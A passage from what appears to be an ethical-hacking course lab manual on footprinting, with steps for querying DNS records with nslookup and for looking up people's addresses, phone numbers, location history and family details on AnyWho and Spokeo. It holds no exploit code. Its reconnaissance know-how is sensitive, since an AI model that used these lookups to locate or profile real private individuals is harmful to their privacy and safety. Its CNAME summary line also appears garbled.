


FIGURE 2.3: The nslookup command with help option

Typing "help" or "?" at the command prompt generates a list of available commands.

5. In the nslookup **interactive** mode, type "**set type=a"** and press **Enter**
6. Now, type **www.certifiedhacker.com** and press **Enter**. The displayed response should be similar to the one shown in the following figure

Note: The DNS server Address (202.53.8.8) will be different from the one shown in the screenshot




FIGURE 2.4: In nslookup command, set type=a option

TASK 2

Use Elicit Authoritative

7. You get **Authoritative** or **Non-authoritative answer**. The answer varies, but in this lab, it is **Non-authoritative answer**
8. In nslookup interactive mode, type **set type=cname** and press **Enter**
9. Now, type **certifiedhacker.com** and press **Enter**

Note: The DNS server address (**8.8.8.8**) will be different than the one in screenshot

10. The displayed response should be similar to the one shown as follows:

```
> set type=cname
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
> certifiedhacker.com
Server: google-public-dns-a.google.com
Address: 8.8.8.8
```

TASK 3

Find Cname




FIGURE 2.5: In nslookup command, set type=cname option

11. In nslookup interactive mode, type **server 64.147.99.90** (or any other IP address you receive in the previous step) and press **Enter**.
12. Now, type **set type=a** and press **Enter**.
13. Type **www.certifiedhacker.com** and press **Enter.** The displayed response should be similar to the one shown in the following figure.

In nslookup command, root option means to set the current default server to the root.




FIGURE 2.6: In nslookup command, set type=a option

14. If you receive a **request timed out** message, as shown in the previous figure, then your firewall is preventing you from sending DNS queries outside your LAN.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In nslookup interactive mode, type **set type=mx** and press **Enter**.
16. Now, type **certifiedhacker.com** and press **Enter.** The displayed response should be similar to the one shown in the following figure.

To make querytype of NS a default option for your nslookup commands, place one of the following statements in the user_id.NSLOOKUP.ENV data set: set querytype=ns or querytype=ns.




FIGURE 2.7: In nslookup command, set type=mx option

Lab Analysis

Document all the IP addresses, DNS server names, and other DNS information.

Tool/Utility	Information Collected/Objectives Achieved
nslookup	**DNS Server Name:** 202.53.8.8
	Non-Authoritative Answer: 202.75.54.101
	CNAME (Canonical Name of an alias) ▪ **Alias:** certifiedhacker.com ▪ **Canonical name:** google-public-dns-a.google.com
	MX (Mail Exchanger): mail.certifiedhacker.com

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Analyze and determine each of the following DNS resource records:
   - SOA

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- NS
- A
- PTR
- CNAME
- MX
- SRV

2. Evaluate the difference between an authoritative and non-authoritative answer.
3. Determine when you will receive request time out in nslookup.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

People Search Using the AnyWho Online Tool

AnyWho is an online white pages people search directory for quickly looking up individual phone numbers.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have already learned that the first stage in penetration testing is to gather as much information as possible. In the previous lab, you were able to find information related to **DNS records** using the nslookup tool. If an attacker discovers a flaw in a DNS server, he or she will exploit the flaw to perform a cache poisoning attack, making the server cache the incorrect entries locally and serve them to other users that make the same request. As a penetration tester, you must always be cautious and take preventive measures against attacks targeted at a name server by **securely configuring name servers** to reduce the attacker's ability to corrupt a zone file with the amplification record.

To begin a penetration test it is also important to gather information about a **user location** to intrude into the user's organization successfully. In this particular lab, we will learn how to locate a client or user location using the **AnyWho** online tool.

Lab Objectives

The objective of this lab is to demonstrate the footprinting technique to collect **confidential information** on an organization, such as their **key personnel** and their **contact details**, using people search services. Students need to perform people search and phone number lookup using http://www.anywho.com.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

Lab Environment

In the lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 5 Minutes

Overview of AnyWho

AnyWho is a part of the **ATTi family** of brands, which mostly focuses on local searches for products and services. The site lists information from the **White Pages** (Find a Person/Reverse Lookup) and the **Yellow Pages** (Find a Business).

Lab Tasks

1. Launch **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop

AnyWho allow you to search for local businesses by name to quickly find their Yellow Pages listings with basic details and maps, plus any additional time and money-saving features, such as coupons, video profiles or online reservations.

FIGURE 3.1: Windows Server 2012 – Desktop view

2. Click the **Google Chrome** app to launch the Chrome browser or launch any other browser




FIGURE 3.2: Windows Server 2012 – Apps

TASK 1

People Search with AnyWho

3. In the browser, type **http://www.anywho.com**, and press **Enter** on the keyboard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 3.3: AnyWho - Home Page http://www.anywho.com

AnyWho is part of the ATTi family of brands, which focuses on local search products and services.


4. Input the name of the person you want to search for in the **Find a Person** section and click **Find**



Include both the first and last name when searching the AnyWho White Pages.

FIGURE 3.4: AnyWho – Name Search

5. AnyWho redirects you to **search results** with the name you have entered. The number of results might vary



Yellow Pages listings (searches by category or name) are obtained from YP.COM and are updated on a regular basis.

FIGURE 3.5: AnyWho People Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Viewing Person Information

6. Click the **search results** to see the address details and phone number of that person




FIGURE 3.6: AnyWho - Detail Search Result of Rose A Christian

The search results display address, phone number and directions for the location.

7. Similarly, perform a reverse search by giving phone number or address in the **Reverse Lookup** field




FIGURE 3.7: AnyWho Reverse Lookup Page

The Reverse Phone Lookup service allows visitors to enter in a phone number and immediately lookup who it is registered to.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Reverse lookup will redirect you to the search result page with the detailed information of the person for particular phone number or email address




FIGURE 3.8: AnyWho - Reverse Lookup Search Result

Unpublished directory records are not displayed. If you want your residential listing removed, you have a couple of options:

To have your listing unpublished, contact your local telephone company.

To have your listing removed from AnyWho without obtaining an unpublished telephone number, follow the instructions provided in AnyWho Listing Removal to submit your listing for removal.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
AnyWho	**WhitePages (Find people by name):** Exact location of a person with address and phone number
	Get Directions: Precise route to the address found for a person
	Reverse Lookup (Find people by phone number): Exact location of a person with complete address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Can you collect all the contact details of the key people of any organization?
2. Can you remove your residential listing? If yes, how?
3. If you have an unpublished listing, why does your information show up in AnyWho?
4. Can you find a person in AnyWho that you know has been at the same location for a year or less? If yes, how?
5. How can a listing be removed from AnyWho?

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

People Search Using the Spokeo Online Tool

Spokeo is an online people search tool providing real-time information about people. This tool helps with online footprinting and allows you to discover details about people.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

For a penetration tester, it is always advisable to collect all possible information about a client before beginning the test. In the previous lab, we learned about collecting people information using the **AnyWho** online tool; similarly, there are many tools available that can be used to gather information on people, employees, and organizations to conduct a penetration test. In this lab, you will learn to use the **Spokeo** online tool to collect **confidential information** of key persons in an organization.

Lab Objectives

The objective of this lab is to demonstrate the footprinting techniques to collect **people information** using people search services. Students need to perform a people search using http://www.spokeo.com.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance

In the lab, you need:

- A web browser with an Internet connection
- Administrative privileges to run tools
- This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows 8**, **Windows Server 2008**, and **Windows 7**

Lab Duration

Time: 5 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Spokeo

Spokeo aggregates vast quantities of public data and organizes the information into easy-to-follow profiles. Information such as name, email address, phone number, address, and user name can be easily found using this tool.

Lab Tasks

TASK 1

People Search with Spokeo

1. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop




FIGURE 4.1: Windows Server 2012 – Desktop view

2. Click the **Google Chrome** app to launch the Chrome browser




FIGURE 4.2: Windows Server 2012 – Apps

3. Open a web browser, type **http://www.spokeo.com**, and press **Enter** on the keyboard

Spokeo's people search allows you to find old friends, reunite with classmates, teammates and military buddies, or find lost and distant family.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 4.3: Spokeo home page http://www.spokeo.com


Apart from Name search, Spokeo supports four types of searches:

- Email Address
- Phone Number
- Username
- Residential Address

4. To begin the search, input the name of the person you want to search for in the **Name** field and click **Search**

FIGURE 4.4: Spokeo – Name Search

5. Spokeo redirects you to **search results** with the name you have entered



Spokeo's email search scans through 90+ social networks and public sources to find the owner's name, photos, and public profiles.

FIGURE 4.5: Spokeo People Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click the **State** name in which the person you are searching lives




FIGURE 4.6: Spokeo People Search Results

Public profiles from social networks are aggregated in Spokeo and many places, including search engines.

7. Now, click the appropriate **City** name for your search




FIGURE 4.7: Spokeo People Search Results

8. Search results displaying the **Address**, **Phone Number**, **Email Address**, **City** and **State**, etc.




FIGURE 4.8: Spokeo People Search Results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

All results will be displayed once the search is completed

9. Search results displaying the **Location History**




FIGURE 4.9: Spokeo People Search Results

10. Spokeo search results display the **Family Background**, **Family Economic Health** and **Family Lifestyle**

